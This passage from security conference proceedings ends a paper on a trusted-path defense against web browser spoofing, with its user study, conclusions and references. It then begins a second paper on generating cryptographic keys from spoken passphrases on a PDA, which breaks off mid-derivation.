In the first test, we used dynamic boundaries but no reference window.

Response to the static trusted boundary. This is the first test session. When shown the certificate window with a static trusted boundary, only the computer experts correctly perceived the status information and asserted that the certificate window was not authentic. All the other users failed to make the correct judgment, although they were not confident about their decision. An interesting observation was that three out of five users who made wrong judgment at first, recalled the window in first session was inauthentic after finishing the first test. This shows how quickly the users can be educated.

Response to the synchronized trusted boundary. In this session, the users viewed the browser with proper SRD boundaries. Five out of seven users made the correct judgment. The ones who made the correct judgment were confident about the decision. The ones that failed to capture the right information were not confident about their decision.

Response to the synchronized untrusted boundary. In this session, the certificate window came with a blue (untrusted) boundary. Five out of seven users correctly recognized the certificate window was not authentic, because it should be in an orange boundary. The ones who made the correct judgment were confident about the decision, and thought the signal expressed by the color scheme was very clear.

Response to the asynchronous trusted boundary. In this session, the user needed to recognize that the trusted boundary was not changing correctly. All the users successfully judged this window was not authentic. They were also confident in their judgment.

This result surprised us: we thought the synchronization is not as strong a signal as the color. Apparently, human users recognize the synchronization parameters better than the color scheme. One reason may be that users pay more attention to dynamic features than to static ones. A second reason for this result may be that this is the last session of the first test. During the first three sessions, the

users may have learned how to observe and make judgment.

6.3.2 Full SRD

We then tested full SRD, with the reference window.

Response to the static trusted boundary. The reference window popped up before the main window started, which won most of the users' attention. Five out of seven users recognized the window status successfully. The ones made correct decision were confident about their decision.

Response to the synchronized trusted boundary. This time, all the users successfully recognized the status information and felt confident in their decision.

Response to the synchronized untrusted boundary. Six out of seven users made the correct judgment. They thought the signal expressed by the color was very clear.

Response to the asynchronous trusted boundary. All the users made the correct judgment. They all were confident about their decision, and thought the signals were very clear.

6.3.3 CMW-Style

In our last test, we simulated the CMW-style approach.

This test was an optional one for the users. Two out of four users who did this test successfully made the right judgment—but they were the experts. In general, the users felt confused about the information provided by the CMW reference window, and they tended to neglect it. We plan a more detailed study here.

6.4 User Study Conclusions

Different levels have very different responses. During our tests, we noticed that it was very obvious that the computer scientists have much faster reaction to security signals, and were more successful at recognizing what the signals meant. The other users took longer to observe the signals, and still did not always make the correct judgment. The user with the physiology background did not understand the parameters until the second session of the second test.

One conclusion is that computer scientists have a very different view of these issues from the general population. A good security feature may not work without good public education. For example, SSL has been present

in Web browsers for years, and is the foundation of “secure” e-commerce, which many in the general public use. However, only one of our non-computer people heard of this phrase. Signals such as the lock icon—or anything more advanced we dream up—will make no sense to users who do not know what SSL means.

Users learn quickly. Another valuable feedback from our user study was that general users learned quickly, if they have some Web experience. Three out of five non-computer experts understood immediately after we explained SSL to them, and were able to perceive server authentication signals right away. The other two gradually picked up the idea during the one hour tests. At the end of the tests, all of our users understood what we intended them to understand.

This result supports the “minimal user work” property of our SRD approach: it easy to learn even for the people outside of computer science. The users do not do much work; what they need to do is observe. The status information reaches them automatically. No Web browser configuration or detailed techniques are involved.

Reference is better. Most of our users felt it was better to have the reference window, because it made the synchronization parameter easy to be observed. The reference window starts earlier than the main window, so it attracts user's attention. The users would notice the changing of boundary right after the main window starts up.

This result is ironic, when one considers that we only added the reference window because it was easier than re-writing Mozilla's thread code.

Dynamic is better. The dynamic effect of SRD boundary increases its usability. The human users pay more attention to the dynamic items in Web pages, which is why many Web site use dynamic techniques. In our user study, most of the non-computer people did not even notice that a static window boundary existed in the first session test.

Automatic is better. The user study result from CMW-style approach simulation also indicates that indicating security information without requiring user action was better.

7 Conclusions and Future Work

7.1 Summary

A systematic, effective defense against Web spoofing requires establishing a trusted path from the browser to its user, so that the user can conclusively distinguish between

genuine status messages from the browser itself, and maliciously crafted content from the server.

Such a solution must effectively secure all channels of information the human may use as parameters for his or her trust decision; must be effective in enabling user trust judgment; must minimize work by the user and intrusiveness in how server material is rendered, and be deployable within popular browser platforms.

Any solution which uses static markup to separate server material from browser status cannot resist the image spoofing attack. In order to prove the genuineness of browser status, the markup strategy has to be unpredictable by the server. Since we did not want to require active user participation, our SRD solution obtains this unpredictability from randomness.

This, we believe our SRD solution meets these criteria. We offer this work back to the community, in hopes that it may drive more thinking and also withstand further attempts at spoofing.

7.2 New Directions

This research also suggests many new avenues of research.

Parameters for Trust Judgment. The existence of a trusted path from browser to user does not guarantee that the browser will tell the user true and useful things.

What is reported in the trusted path must accurately match the nature of the session. Unfortunately, the history of the Web offers many scenarios where issues arose because the reality of a browsing session did not match the user's mental model. Invariably this happens because the deployed technology is a richer and more ambiguous space than anyone realizes. For example, it is natural to think of a session as "SSL with server A" or "non-SSL." It is interesting to then construct "unnatural" Web pages with a variety of combinations of framesets, servers, 1x1-pixel images, and SSL elements, and then observe what various browsers report. For one example, on Netscape platforms we tested, when an SSL page from server A embedded an image with an SSL reference from server B, the browser happily established sessions with both servers—but only reported server A's certificate in "Security Information." Subsequently, it was reported [3] that many IE platforms actually use different validation rules on some instances of these multiple SSL channels. Another issue is whether the existence of an SSL session can enable the user to trust that the data *sent back to the server* will be SSL protected. [17]

What is reported in the trusted path should also provide what the user needs to know to make a trust decision. For one example [8], the Palm Computing "secure" Web site is protected by an SSL certificate registered to

Modus Media. Is Modus Media authorized to act for Palm Computing? Perhaps the server certificate structure displayed via the trusted path should include some way to indicate delegation. For another example, the existence of technology (or even businesses) that add higher assurance to Web servers (such as our WebALPS [12, 21, 22] work) suggests that a user might want to know properties in addition to server identity. Perhaps the trusted path should also handle attribute certificates.

Other uncertain issues pertaining to effective trust judgment include how browsers handle certificate revocation [26] and how they handle CA certificates with deliberately misleading names [17].

Access Control on UI. Research into creating a trusted path from browser to user is necessary, in part, because Web security work has focused on what machines know and do, and not on what humans know and do. It is now unthinkable for server content to find a way to read sensitive client-side data, such as their system password; however, it appears straightforward for server content to create the illusion of a genuine browser window asking for the user's password. Integrating security properties into document markup is an area of ongoing work; it would be interesting to look at this area from a spoof-defense point of view.

Multi-Level Security. It is fashionable for younger scientists to reject the Orange Book and its associated body of work regarding multi-level security as being archaic and irrelevant to the modern computing world. However, our defense against Web-spoofing is essentially a form of MLS: we are marking screen elements with security levels, and trying to build a user interface that clearly communicates these levels. (Of course, we are also trying to retro-fit this into a large legacy system.) It would be interesting to explore this vein further.

Visual Hashes. In personal communication, Perrig suggests using visual hash information [18] in combination with various techniques, such as meta-data and user customization. Hash visualization uses a hash function transforming a complex string into an image. Since image recognition is easier than string memorization for human users, visual hashes can help bridge the security gap between the client and server machines, and the human user. We plan to examine this in future work.

Digital Signatures. Another interesting research area is the application of spoofing techniques to digital signature verification tools. In related work [13], we have been examining how to preserve signature validity but still fool humans. However, both for Web-based tools, as well as

non-Web tools that are content-rich, spoofing techniques might create the illusion that a document's signature has been verified, by producing the appropriate icons and behavior. Countermeasures may be required here as well.

Formal Model of Browser Content Security.

Section 3.1 discussed the basic framework of distinguishing browser-provided content from server-provided content rendered by the browser. However, formally distinguishing these categories raises additional issues, since much browser-provided content still depends on server-provided parameters. More work here could be interesting.

Acknowledgments

We are grateful to Yougu Yuan, for his help with our initial spoofing work; Denise Anthony and Robert Camilleri, for their help with the user studies; James Rome, for his advice on CMW; and Drew Dean, Carl Ellison, Ed Feustel, Steve Hanna, Terry Hayes, Eric Norman, Adrian Perrig, Eric Renault, Jesse Ruderman, Bill Stearns, Mark Vilaro, Dan Wallach, Russell Weiser and the anonymous referees, for their helpful suggestions.

This work was supported in part by the Mellon Foundation, Internet2/AT&T, and by the U.S. Department of Justice, contract 2000-DT-CX-K001. However, the views and conclusions do not necessarily represent those of the sponsors.


A preliminary version of this paper appeared as Dartmouth College Technical Report TR2002-418.

References

- [1] A. Alsaid, D. Martin. "Detecting Web Bugs with Bugnosis: Privacy Advocacy through Education." *2nd Workshop on Privacy Enhancing Technologies*. Springer-Verlag, to appear.
- [2] R.J. Barbalace. "Making something look hacked when it isn't." *The Risks Digest*, 21.16, December 2000.
- [3] S. Bonisteel. "Microsoft Browser Slips Up on SSL Certificates." *Newsbytes*. December 26, 2001.
- [4] Bugzilla Bug 26353, "Can't turn chrome back on in chromeless window" http://bugzilla.mozilla.org/show_bug.cgi?id=26353
- [5] F. De Paoli, A.L. DosSantos and R.A. Kemmerer. "Vulnerability of 'Secure' Web Browsers." *Proceedings of the National Information Systems Security Conference*. 1997.
- [6] *Department of Defense Trusted Computer System Evaluation Computer System Evaluation Criteria*. DoD 5200.28-STD. December 1985.
- [7] C. Ellison. "The Nature of a Usable PKI." *Computer Networks*. 31: 823-830. 1999.
- [8] C. Ellison. Personal communication, September 2000. See <https://store.palm.com/>
- [9] C. Ellison, C. Hall, R. Milbert, B. Schneier, "Protecting Secret Keys with Personal Entropy" *Future Generation Computer Systems*. Volume. 16, 2000, pp. 311-318.
- [10] E. Felten, D. Balfanz, D. Dean, and D. Wallach. "Web Spoofing: An Internet Con Game." *20th National Information Systems Security Conference*. 1996.
- [11] *Gecko DOM Reference*. http://www.mozilla.org/docs/dom/domref/dom_window_ref.html
- [12] S. Jiang, S.W. Smith, K. Minami. "Securing Web Servers against Insider Attack." *ACSA/ACM Annual Computer Security Applications Conference*. December 2001.
- [13] K. Kain, S.W. Smith, R. Asokan. "Digital Signatures and Electronic Documents: A Cautionary Tale." *Sixth IFIP Conference on Communications and Multimedia Security*. 2002. To appear.
- [14] Konqueror. <http://www.konqueror.org/konq-browser.html>
- [15] M. Marcmont. "Extra! Extra!: Internet Hoax, Get the Details." *The Wall Street Journal*. April 8, 1999.
- [16] The Mozilla Organization. <http://www.mozilla.org/download-mozilla.html>
- [17] E. Norman (University of Wisconsin). Personal communication, April 2002.
- [18] A. Perrig and D. Song. "Hash Visualization: A New Technique to Improve Real-World Security." *Proceedings of the 1999 International Workshop on Cryptographic Techniques and E-Commerce (CrypTEC '99)*. 131-138. July 1999.
- [19] J. Rome. "Compartmented Mode Workstations." Oak Ridge National Laboratory. <http://www.ornl.gov/~jar/doecmw.pdf> April 23, 1995.
- [20] *S.E.C. v. Gary D. Hoke, Jr.* Lit. Rel. No. 16266, 70 S.E.C. Docket 1187 (Aug. 30, 1999). <http://www.sec.gov/litigation/litreleases/lr16266.htm>
- [21] S.W. Smith. *WebALPS: Using Trusted Co-Servers to Enhance Privacy and Security of Web Interactions*. Research Report RC 21851, IBM T.J. Watson Research Center, October 2000.
- [22] S.W. Smith. "WebALPS: A Survey of E-Commerce Privacy and Security Applications." *ACM SIGecom Exchanges*. Volume 2.3, September 2001.
- [23] S.W. Smith, D. Safford. "Practical Server Privacy Using Secure Coprocessors." *IBM Systems Journal*. 40: 683-695. 2001.
- [24] B. Sullivan. "Scam artist copies PayPal Web site." *MSNBC*. July 21, 2000. (Now expired, but related discussion exists at <http://www.landfield.com/isn/mail-archive/2000/Jul/0100.html>)

- [25] J.D. Tygar and A. Whitten. "WWW Electronic Commerce and Java Trojan Horses." *The Second USENIX Workshop on Electronic Commerce Proceedings*. 1996.
- [26] R. Weiser (DST). Personal communication, August 2001.
- [27] A. Whitten and J.D. Tygar. "Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0." *USENIX Security*, 1999.
- [28] Z. Ye. *Building Trusted Paths for Web Browsers*. Master's Thesis. Department of Computer Science, Dartmouth College. May 2002 (to appear).
- [29] E. Ye, Y. Yuan, S.W. Smith. *Web Spoofing Revisited: SSL and Beyond*. Technical Report TR2002-417, Department of Computer Science, Dartmouth College. February 2002.

GENERATING KEYS AND TIMESTAMPS



Toward Speech-Generated Cryptographic Keys on Resource Constrained Devices

Fabian Monroe* Michael K. Reiter† Qi Li* Daniel P. Lopresti* Chilin Shih*

Abstract

Programmable mobile phones and personal digital assistants (PDAs) with microphones permit voice-driven user interfaces in which a user provides input by speaking. In this paper, we show how to exploit this capability to generate cryptographic keys on such devices. Specifically, we detail our implementation of a technique to generate a repeatable cryptographic key on a PDA from a spoken passphrase. Rather than deriving the cryptographic key from merely the passphrase that was spoken—which would constitute little more than an exercise in automatic speech recognition—we strive to generate a substantially stronger cryptographic key with entropy drawn both from the passphrase spoken and how the user speaks it. Moreover, the cryptographic key is designed to resist cryptanalysis even by an attacker who captures and reverse-engineers the device on which this key is generated. We describe the major hurdles of achieving this on an off-the-shelf PDA bearing a 206 MHz StrongArm CPU and an inexpensive microphone. We also evaluate our approach using multiple data sets, one recorded on the device itself, to clarify the effectiveness of our implementation against various attackers.

1 Introduction

Futuristic mobile computing platforms will offer, and in some cases will require, methods of user input other than a keyboard, mouse or joystick. This is especially true for head-mounted displays and other

wearable computers (e.g., see [22]). For such futuristic devices, and even for next-generation PDAs and programmable mobile phones, voice is a leading contender for the dominant user input medium.

We argue that if voice prevails in this sense, then this poses a challenge for securing data on these devices. On the one hand, if our experience with laptop computers and mobile phones is any indication, then these devices will be stolen frequently: Laptop theft is already the second leading quantifiable cost to enterprises from IT-related security threats [19]. Similarly, mobile phones are the object of theft in four of every ten personal robberies in several cities in the United Kingdom, and these areas logged a fourfold increase in personal robberies involving mobile phones between 1998–99 and 2000–01.¹ These trends suggest that encryption of any sensitive data on such devices is prudent. On the other hand, presuming that these devices will not be tamper-resistant, the cryptographic key with which such encryption can be performed would need to be derived from the voice input of the user, presumably some form of spoken passphrase. Unfortunately, spoken passphrases are likely to have far less entropy than typed ones, due to their need to be pronounceable and due to other forms of information loss in a spoken representation (e.g., capitalization and punctuation).

In this paper we describe an implementation of an approach to derive a repeatable cryptographic key from spoken user input, in which the entropy of the key is drawn from both the passphrase that is spoken and the speech patterns of the user while speaking it. In this way, even if the entropy of the passphrase space is small, the variability across users' vocal tracts will pose an additional obstacle to the cryptanalysis of the key. Moreover, our approach uses techniques designed to withstand an at-

*Bell Labs, Lucent Technologies, Murray Hill, NJ, USA; {fabian,qli,dpl,cls}@research.bell-labs.com

†Department of Electrical and Computer Engineering and Department of Computer Science, Carnegie Mellon University, Pittsburgh, PA, USA; reiter@cmu.edu

¹ See http://news.bbc.co.uk/1/hi/english/uk/newsid_1440000/1440863.stm.

tacker who captures and reverse-engineers the device on which the key generation takes place (but not while it is taking place), i.e., an attacker who has full access to the stable storage of the device. Our general approach for achieving this was discussed in [16], though as only an initial step toward this goal, that work evaluated the approach only for the generation of 46-bit keys, using only utterances recorded over phone calls, and without regard for the difficulties faced in implementing the approach on resource-constrained devices. Here, we provide a somewhat more realistic evaluation of this approach using a full implementation on an off-the-shelf PDA (the Compaq IPAQ), using data recorded on that PDA, and targeting 60-bit cryptographic keys. We detail numerous changes and refinements we needed to make the approach viable on this platform. We will also give evidence to suggest that the adversary gains little by knowing the user's passphrase, and that the advantage the adversary gains by additionally recording the user saying phrases other than the passphrase is less than one might expect.

We caution the reader, however, of several limitations of our analysis and our approach. First, though we demonstrate the reliable re-generation of a key using an 60-bit characterization of the user's utterance, we do *not* claim to necessarily achieve keys with 60 bits of entropy. Indeed, one can draw few conclusions regarding key entropy from the limited user studies [16, 17] that we have been able to perform. That said, our studies suggest that the technique we have implemented does draw significant entropy from passphrase utterances, and at the very least should offer greater entropy than the passphrase space alone. Second, as our approach strives to re-generate a cryptographic key whenever the legitimate user utters her passphrase, it is necessarily vulnerable to an attacker who can obtain both the user's device and a high-quality recording of the user uttering her passphrase; this exposes all the user's keying material, after all. While any biometric is vulnerable to such an attack, we raise this point here to emphasize the primary attacker with which we are concerned: the attacker who captures the device but that does not have access to the user. That said, we do show, somewhat surprisingly, that knowledge of the user's passphrase seems to help the attacker little, and that even recordings of the user saying other phrases helps only marginally.

2 Background

In this section we give the background necessary to describe our contributions in this paper. Our general approach to generating a cryptographic key from a spoken utterance of a passphrase is described in [16] and is based on an approach initially developed for generating a key from a typed password and the user's keystroke timings during the entry of that password [15]. How this paper relates to these prior publications is described below.

In our approach, the system is initialized by first generating a cryptographic key K , and then generating a collection of $2m$ shares of K using a *generalized secret sharing scheme* (e.g., see [24] for a survey of such schemes), where m is a system parameter. These shares are aligned in a $m \times 2$ table that is stored on stable storage. The shares must be generated and placed within the table so that K can be reconstructed from any set of m shares consisting of one share from each row of the table.

Upon entry of the passphrase, the system measures m *biometric features* of the user's entry of the passphrase. We denote the i -th feature by ϕ_i , and denote the value of feature ϕ_i on the ℓ -th (successful or unsuccessful) attempt to log into this user's account (i.e., generate this user's key) by $\phi_i(\ell)$. In the case of a spoken passphrase, the features ϕ_i are features extracted from the user's utterance as described in [16]. For the ℓ -th login attempt, the system then generates a bit string $b_\ell \in \{0, 1\}^m$ from $\phi_0(\ell), \dots, \phi_{m-1}(\ell)$; b_ℓ is called a *feature descriptor*, and the i -th bit of b_ℓ , denoted $b_\ell(i)$, is determined from the i -th feature $\phi_i(\ell)$. Algorithms for generating b_ℓ from $\phi_0(\ell), \dots, \phi_{m-1}(\ell)$ are proposed and evaluated in [16], but for the purposes of this paper, the reader can think of b_ℓ being determined by

$$b_\ell(i) \leftarrow \begin{cases} 0 & \text{if } \phi_i(\ell) < \tau_i \\ 1 & \text{otherwise} \end{cases} \quad (1)$$

where τ_i denotes some fixed threshold value. The system then attempts to reconstruct K using the table elements at positions $\langle i, b_\ell(i) \rangle_{0 \leq i < m}$. When the login index ℓ is not necessary in the discussion, we will typically omit it.

After a history of feature descriptors from successful logins is observed (i.e., logins in which the key was successfully reconstructed), those elements of the table that are not typically accessed by the user are perturbed randomly. So, for example, if the

feature descriptors b induced by a user's biometric measurements are such that $b(4) = 1$ consistently, then the $\langle 4, 0 \rangle$ element of the table is randomly altered. If $b(i)$ is sufficiently consistent that element $\langle i, 1 - b(i) \rangle$ in the table is perturbed in this way, then $b(i)$ is called a *distinguishing feature*. We will give a precise characterization of distinguishing features in Section 5.

The correct user, when inducing feature descriptors consistent with those she has induced in the past, should not encounter any of the altered elements in the table. We have found, however, that in practice it is necessary for the system to attempt reconstruction using feature descriptors within some Hamming distance c_{\max} of the induced feature descriptor, to correct for up to c_{\max} "errors" by the user (e.g., see [15]). This results in up to

$$\sum_{i=0}^{c_{\max}} \binom{m}{i} \quad (2)$$

secret sharing reconstructions per key (re)generation attempt.

Security of this technique requires that an adversary who captures the device be unable to efficiently differentiate a random table element from a valid share of K . If this is the case, then an adversary may be forced to simply guess feature descriptors until he finds K . If d table elements were randomized (i.e., there are d distinguishing features), then 2^{m-d} out of the 2^m possible feature descriptors yield K , and so the probability that a randomly chosen descriptor will reconstruct the secret is 2^{-d} .

Specific secret sharing schemes for populating this table were investigated in [15]. That paper also included an evaluation of this approach with feature descriptors of length $m = 15$ derived from the keystroke timings of a user while typing an 8-character password. There, we evaluated an implementation in which the table was additionally encrypted with the password; in this way, the technique serves to render a dictionary attack against the password up to 2^{15} times more difficult. Our subsequent work on voice features [16] described algorithms for generating feature descriptors from the user's voice while speaking a passphrase. It further evaluated the security and reliability of the resulting technique with feature descriptors of length $m = 46$ derived from preexisting recordings of users over a phone line. However, in contrast to the keystroke case, here our evaluation presumed a table that was *not* encrypted with the passphrase, in order to avoid

the costs of automatically recognizing the spoken passphrase (to decrypt the table). In this case, $m = 46$ does not provide nearly enough security for important applications.

In this paper we address the computational challenges of performing key reconstruction on a resource-constrained PDA with more realistic parameters than our previous voice study explored. Specifically, we evaluate our implementation of this approach for feature descriptors of length $m = 60$, and argue that regenerating the key K can be reliably achieved on a 206 MHz StrongARM processor by correcting for up to $c_{\max} \approx 5$ errors (in the sense described above). The challenges in achieving this are the front-end signal processing needed to keep c_{\max} small so that expression (2) remains manageable, and in devising a secret sharing scheme and corresponding reconstruction algorithm that permits this reconstruction to occur in a reasonable amount of time on this platform. Consequently, we focus on these contributions in this paper, and refer the reader to [16] for the algorithmic details comprising other steps of the key (re)generation process.

3 Front-end Signal Processing

As described in Section 2, the front-end signal processing performed by the device is critical for efficiently generating a key from the user's utterance of her passphrase. Intuitively, the goal of this signal processing is to translate the sound uttered by the user—which is received in the device as a series of amplitude samples from its microphone and analog-to-digital (A/D) converter—into a representation suited for the generation of a feature descriptor (using the algorithms of [16]). Ideally, this signal processing should yield a representation that is as "clean" as possible, in that inter-word silence and background noise affect this representation as little as possible. The less silence and background noise in the representation after signal processing, the more consistent the user's utterances will be (thereby increasing d and the security of the scheme) and/or the less error correction will be necessary in the later stages of key generation (i.e., the smaller c_{\max} and expression (2) can be).

Of course, the benefits of signal processing in terms of producing a clean representation of the user's utterance must be weighed against the computational

cost of the signal processing itself. The challenge is to find the right balance of eliminating environmental effects early via signal processing, versus relying on the error correction in the key generation step to compensate for the effects of noise and silence in the user's utterance. In this section we describe the series of signal processing steps that we believe best achieves this balance. These steps are pictured in Figure 1 and described textually below.




Figure 1: Outline of the front-end modules used for capturing the speech and processing the signal to generate a sequence of frames comprising the voice-only portions in the utterance.

As the speaker utters her passphrase, the signal is sampled at a predefined *sampling rate*, which is the number of times the amplitude of the analog signal is recorded per second. The minimum sampling rate supported by our target platform, the IPAQTM (see Section 5.1), is 32 kHz; i.e., 32,000 samples are taken per second.² Each sample is represented by a fixed number of bits. Obviously, the more bits there are per sample, the better is the resolution of the reconstructed signal, but the more storage is required for saving and processing the utterance. In our implementation, we represent the signal using 16 bits per sample. Therefore, the amount of storage required per second of recorded speech is

$$32000 \frac{\text{samples}}{\text{second}} \times 2 \frac{\text{bytes}}{\text{sample}} = 64 \frac{\text{kilobytes}}{\text{second}} \quad (3)$$

Since the utterance of one of our tested passwords can easily be 6 seconds or more, the storage requirements for processing even a single utterance can be

²The IPAQ is claimed to support lower sampling rates, but we have been unable to get them to work correctly under Linux.

significant for a resource-constrained device. This is especially true since, as we have found by experience, writing to stable storage while the recording is ongoing can introduce noise into the recording. In our case, this particularly posed an issue for our experimental evaluation in which we needed to acquire many samples from the speaker; see Section 5.1.

To make subsequent processing on the device efficient, our implementation first makes several modifications to the recorded speech to reduce the number of samples. For example, we *down-sample* the 32,000 samples per second to only 8,000 samples per second, effectively achieving an 8 kHz sampling rate. For most voice-related applications, a sampling rate of 8 kHz is sufficient to reconstruct the speech signal. In fact, nearly all phone companies in North America use a sampling rate of 8 kHz [21].

Down sampling must be performed with some care, however, due to the *sampling theorem* [20]. The sampling theorem tells us that the sampling rate must exceed twice the signal frequency to guarantee an accurate and unique representation of the signal. Failure to obey this rule can result in an effect called *aliasing*, in which higher frequencies are falsely reconstructed as lower frequencies. Down sampling to 8 kHz therefore implies that only frequencies up to 4 kHz can be accurately represented by the samples. Therefore, when down sampling to 8 kHz we use a *low-pass digital filter* with cutoff at 4 kHz to strip higher frequencies from the signal. That is, this filter takes sound of any frequencies as input and passes only the frequencies of 4 kHz or less.

After down sampling, the signal is broken into 30 millisecond (ms) windows, each overlapping the next by 10 ms. Within each window are 240 samples (since 8,000 samples/second \times 0.03 seconds = 240 samples). Overlapping windows by 10 ms avoids discontinuities from one window to the next, and additional smoothing is performed within each window to yield as smooth a signal as possible.

The goal of the next signal processing steps is to derive a *frame* from each window. A frame is a 12-dimensional vector of real numbers called *cepstral coefficients* [20], which have been shown to be a very robust and reliable feature set for speech and speaker recognition. These cepstral coefficients are obtained using a technique called *autocorrelation analysis*. The basic premise behind autocorrelation analysis is that each speech sample can be approximated as a linear combination of past speech sam-

ples. The extraction of a frame of cepstral coefficients using autocorrelation analysis involves highly specialized algorithms that we do not detail here, but that are standard in speech processing (linear predictive coding [10]).

A side effect of generating frames is a calculation of the *energy* of the signal per window. The energy of a window is proportional to the average amplitudes of the samples in the window, measured in decibels (dB). Energy can be used to remove frames representing silence (which has very low energy) from the frame sequence, via a process called *endpoint detection* [13]. The silence portions of the feature frames are then removed and the voice portions concatenated.

Final modifications to the frame sequence are made via a technique called *cepstral mean subtraction*. In this technique, the component-wise mean over all frames is computed and subtracted from every frame in the sequence. Intuitively, if the mean vector is representative of the background noise or the channel characteristics in the recording environment, then subtracting that mean vector from all the frames yields a frame sequence that is more robust in representing the user's voice.

After this, the speech data is segmented and converted to a sequence of bits (a feature descriptor) as described in [16]. This feature descriptor is used to regenerate the secret key from the previously stored table of shares, as described in Section 2.

4 Encoding Scheme

The second component on which we focus here is the particular secret sharing scheme we use to populate the $m \times 2$ table described in Section 2 and from which the key K is reconstructed. We quickly found in the implementation of this technique on the resource-constrained IPAQ that the secret sharing schemes suggested in [15] would not suffice. That paper suggests three different schemes. One is sufficiently resource efficient for our purposes but also has potential security weaknesses (see [15, Sections 5.1–5.2]), and while the other two address this weakness [2], they are simply too computationally intensive during reconstruction to permit the degree of error correction we require. Therefore, to achieve sufficiently inexpensive reconstruction, we devised

a secret sharing scheme that would permit fast reconstruction and that appears to be secure for our purposes.

We emphasize that the type of security we require for our secret sharing scheme is different from the typical security definition of a secret sharing scheme. The latter definition is, informally, that an adversary not possessing a sufficient set of shares be unable to reconstruct the secret. In our case, however, the adversary who captures the device is in possession of all shares in the table, and so clearly possesses enough shares to reconstruct the secret. Our security requirement is rather that the adversary be unable to efficiently *find* a sufficient set of *valid* shares in the table, i.e., a set containing a valid share from each row of the table and no invalid (random) elements. Ideally, the best the adversary could do would be to repeatedly try reconstruction with a randomly chosen set containing one element from each row. However, because the invalid shares are placed according to an unknown distribution determined by the biometric features of the user—and not uniformly at random—it is impossible to formally reduce the security of such a scheme to a well-known cryptographic problem. (Obviously there are distributions that would leave the scheme trivially breakable.) As such, until we find a better way to model security, we are stuck with heuristically secure schemes; the approach described in this section is one. Nevertheless, we will comment in detail about our current knowledge of the security of this scheme in Section 4.4.

4.1 Initialization

Here we do not describe the secret sharing scheme in its full generality, but rather describe how it is instantiated for our particular purposes. When a device is initialized for a user, the device first selects a random $(m-1)$ -element column vector $\underline{s} \in \mathbb{Z}_p^{m-1}$ for p a prime. Here, p can be small; $p = 2^{31} - 1$ is a suitable choice, so that arithmetic on 32-bit processors is very fast. The vector \underline{s} is a secret vector, the recovery of which is necessary to obtain the key K . For example, K can be defined as $K = h(\underline{s})$ for h a one-way function, or K can be encrypted with $h(\underline{s})$.

The second step in initialization is to generate a random $2m \times (m-1)$ matrix $\underline{U} = (u_{ij})_{0 \leq i < 2m, 0 \leq j < m-1}$ where each $u_{ij} \in \mathbb{Z}_p$. \underline{U} is a data structure that

is stored in addition to the table, though if \underline{U} is generated pseudorandomly, then storing the seed of the pseudorandom process is sufficient for \underline{U} to be regenerated when needed. The $2m$ -element table $\underline{t} = (t_0, t_1, \dots, t_{2m-1})^T \in \mathbb{Z}_p^{2m}$ is then generated as $\underline{t} \equiv_p \underline{U}\underline{s}$ (where “ \equiv_p ” denotes equivalence modulo p). That is, \underline{t} is the table as described in Section 2; intuitively, the element in the i -th “row” and j -th “column” for $0 \leq i < m$ and $j \in \{0, 1\}$ is t_{2i+j} .

To complete initialization, \underline{s} is deleted, and \underline{U} (or the seed needed to regenerate it), the table \underline{t} , and prime p are stored for the next key regeneration attempt. In addition, $y = h'(\underline{s})$ is stored for some (different) one-way and collision-resistant function $h' \neq h$, so that when \underline{s} is reconstructed, it can be recognized as correct.

After a sufficient number of successful key reconstructions (see Section 4.2), the table \underline{t} is “hardened” as described in Section 2: if over a number of successful key reconstructions, each induced feature descriptor b is consistent on the i -th feature (i.e., $b(i)$ is usually the same, as specified more precisely in Section 5), then element $t_{2i+(1-b(i))}$ is assigned to be a random element of \mathbb{Z}_p . This should usually not affect reconstruction for the correct user, since that user typically selects $t_{2i+b(i)}$.

4.2 Key reconstruction

As described in Section 2, the input from the user, in this case an utterance, is used to generate an m -bit feature descriptor b . The key regeneration program constructs a vector $\underline{t}_b \in \mathbb{Z}_p^m$ by selecting the corresponding elements of the table, i.e., $(\underline{t}_b)^T = (t_{2i+b(i)})_{0 \leq i < m}$. It similarly constructs a $m \times (m-1)$ matrix $\underline{U}_b = (u_{2i+b(i),j})_{0 \leq i < m, 0 \leq j < m-1}$. Note that solving

$$\underline{U}_b \underline{s}' \equiv_p \underline{t}_b \quad (4)$$

for \underline{s}' would yield $\underline{s} = \underline{s}'$ if b contained no user errors, and the fact that $\underline{s}' = \underline{s}$ could be confirmed by testing whether $y = h'(\underline{s}')$. However, since instantiating and solving (4) for all the different feature descriptors b' within Hamming distance c_{\max} from b would require too much time on the target device, our error correction strategy takes a different approach.

This faster approach derives from the observation that the equation $\underline{U}_{b'} \underline{s}' \equiv_p \underline{t}_{b'}$ for a feature descriptor b' contains m equations in $m-1$ unknowns, and

